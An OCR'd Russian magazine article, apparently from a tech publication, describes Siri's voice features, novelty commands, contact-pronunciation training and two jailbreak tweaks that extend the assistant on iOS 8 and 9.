
Если на устройстве установлено много программ, открыть необходимую также можно при помощи голоса. При этом открыта может быть абсолютно любая программа, установленная на устройстве. Не удалось с первого раза правильно назвать английское имя программы? Запрос можно откорректировать, исправив неточность в команде. Для этого нажми кнопку ? в нижнем правом углу и выполни касание по команде, которая отображается сверху.

Открывать можно не только приложения, но и их отдельные меню, например настройки конкретной утилиты или любую вкладку в нативном приложении «Часы». А вот папки или меню в сторонних программах открыть не получится.

Хочешь написать новое сообщение, письмо или пост в социальных сетях? Siri сможет помочь и в этом. Скажи «Создать новое письмо», а затем укажи контакт, которому собираешься отправить сообщение. Важно, чтобы к записи был прикреплен адрес электронной почты. Введи голосом тему и содержание письма, а затем подтверди его отправление. Так же создаются заметки, напоминания, твиты и публикации Facebook.



Список возможных вопросов




Регулирование яркости при помощи Siri


Поможет Siri найти и справочную информацию. Например, можно узнать погоду на завтра, уточнить, сколько будет два плюс два, или найти статью в Википедии по требуемому запросу. Другая возможность — чтение текста. Можно прочитать последнюю сделанную заметку или письмо.

В возможностях Siri числится и распознавание проигрываемой музыки. Просто спроси «Какая музыка играет?», и через несколько секунд прослуши-

вания и анализа Siri найдет ее в своей базе данных. Вероятность ошибок достаточно велика, однако популярные песни находятся без проблем.




Форма ввода письма



Распознавание музыки

Скорее всего, создавать пароли с помощью Siri тебе не захочется, однако и эта возможность здесь имеется. Благодаря интеграции с сервисом Wolfram|Alpha достаточно просто ввести команду «Wolfram, password» и получить несколько возможных вариантов вместе с подробной информацией. К сожалению, интеграции с русской версией Siri здесь нет.



Данные о пароле Wolfram|Alpha в форме ввода ответа Siri

Также можно узнать, какие самолеты в данный момент пролетают над определенным городом. Просто скажи «What airplanes are flying above me?» или подобную фразу и получишь информацию о названии авиарейса, высоте полета самолета и об угле относительно земли.


Как видишь, возможности нативного голосового помощника очень велики. Можно позвонить кому-нибудь, проверить непрочитанные письма, запустить прослушивание музыки в определенном жанре, проложить путь к конкретному месту или найти какое-либо слово в заметках. Siri с легкостью справится со всеми этими задачами.

Еще одна часть голосового управления iOS — диктовка текста, которая активируется при нажатии соответствующей кнопки на клавиатуре iOS в любой программе. Количество поддерживаемых языков больше, чем в Siri. Можно расставлять знаки пунктуации, цифры и спецсимволы, начать писать с новой строки. Ниже приведен текст, полученный полностью при помощи голосового ввода iOS.


Можно добавлять смайлики, а также включить Caps Lock. Подробно, впрочем, функцию диктовки описывать нет нужды — список команд приведен на сайте Apple. Большинство из них, если дикция позволяет, можно воспроизвести и на iOS.

САМЫЕ НЕОБЫЧНЫЕ СПОСОБЫ ИСПОЛЬЗОВАНИЯ

«Человечность» Siri дает почву для большого количества шуток с участием голосового ассистента. Немало остается и скрытых возможностей, заложенных в эту утилиту. Как оказалось, при помощи Siri можно начертить любое изображение. Для этого в английском варианте помощника (в русской версии воспроизвести не удалось) необходимо ввести команду «graph (название объекта) curve».



Дельфин, нарисованный с помощью графиков



Siri тренируется в навыках Beatbox

Хочешь, чтобы Siri поделилась своими достижениями в жанре Beatbox? Просто введи эту команду в английской версии помощника. Что из этого получается, можешь посмотреть в видео.

Вероятно, возможность удаленно открывать и закрывать двери или выключать свет через несколько лет станет обычной, но пока системы умного дома все еще в диковинку. Apple HomeKit, появившаяся пару лет назад, интегрирована именно с голосовым помощником. На специальной странице выложен список команд для этой технологии, а производители уже выпускают аксессуары с ее поддержкой.

Как оказалось, Siri способна работать и в качестве генератора случайных чисел. Можно попросить голосового помощника подбросить монету или кости, и он выдаст произвольное значение.

Тренируем Siri

Если Siri неправильно произносит имена из приложения «Контакты», эту проблему можно решить. Перейди в карточку контакта, нажми «Изменить», затем «Добавить поле» в самом низу. Выбери опцию «Произношение фамилии». Далее просто включи диктовку и произнеси правильный вариант. Именно его Siri будет произносить впоследствии. Для того чтобы добавить новый вариант обращения, следует в меню «Добавить поле» выбрать соответствующую опцию. Сюда можно записать, к примеру, уменьшительное имя близкого тебе человека. Использовать голосовой помощник от Apple можно не только при помощи встроенного микрофона, но и через гарнитуру. Для этого достаточно зажать центральную кнопку на ней и ввести требуемую команду.

ТВИКИ ДЛЯ РАСШИРЕНИЯ ФУНКЦИОНАЛЬНОСТИ

Как видишь, возможностей у Siri множество, но можно их расширить еще больше. Для этого, конечно же, потребуется jailbreak и установка нескольких твиков.

В последних версиях iOS появилась возможность активировать Siri при помощи голоса. Однако эта функция многих не устроила, так как требует подключения к питанию. Твик UnTetheredHeySiri предлагает выход: он добавляет в настройки голосового помощника меню, которое позволяет выбрать, активировать Siri всегда или только при зарядке аппарата. Для изменения настроек не требуется Respring



WWW

Список команд «Диктовки»

Реакция Siri на просьбу сыграть Beatbox

или перезагрузка устройства. Разумеется, время автономной работы при использовании этой программы сократится, а потому тем, кто ценит возможность долго не заряжать iPhone, не рекомендуется ее устанавливать.

Если ты по какой-то причине не можешь ввести команду голосом, но имеешь возможность набрать ее, можно использовать твик SpotlightSiri. Эта программа без интерфейса и настроек поддерживает iOS 8 и iOS 9. Для ее использования открой Spotlight и введи Siri, а далее — необходимую команду. После нажатия Enter откроется окно голосового помощника. Такая возможность будет особенно полезна, если необходимо ввести команду на нескольких языках, например когда встречаются англоязычные имена и термины в русской Siri.

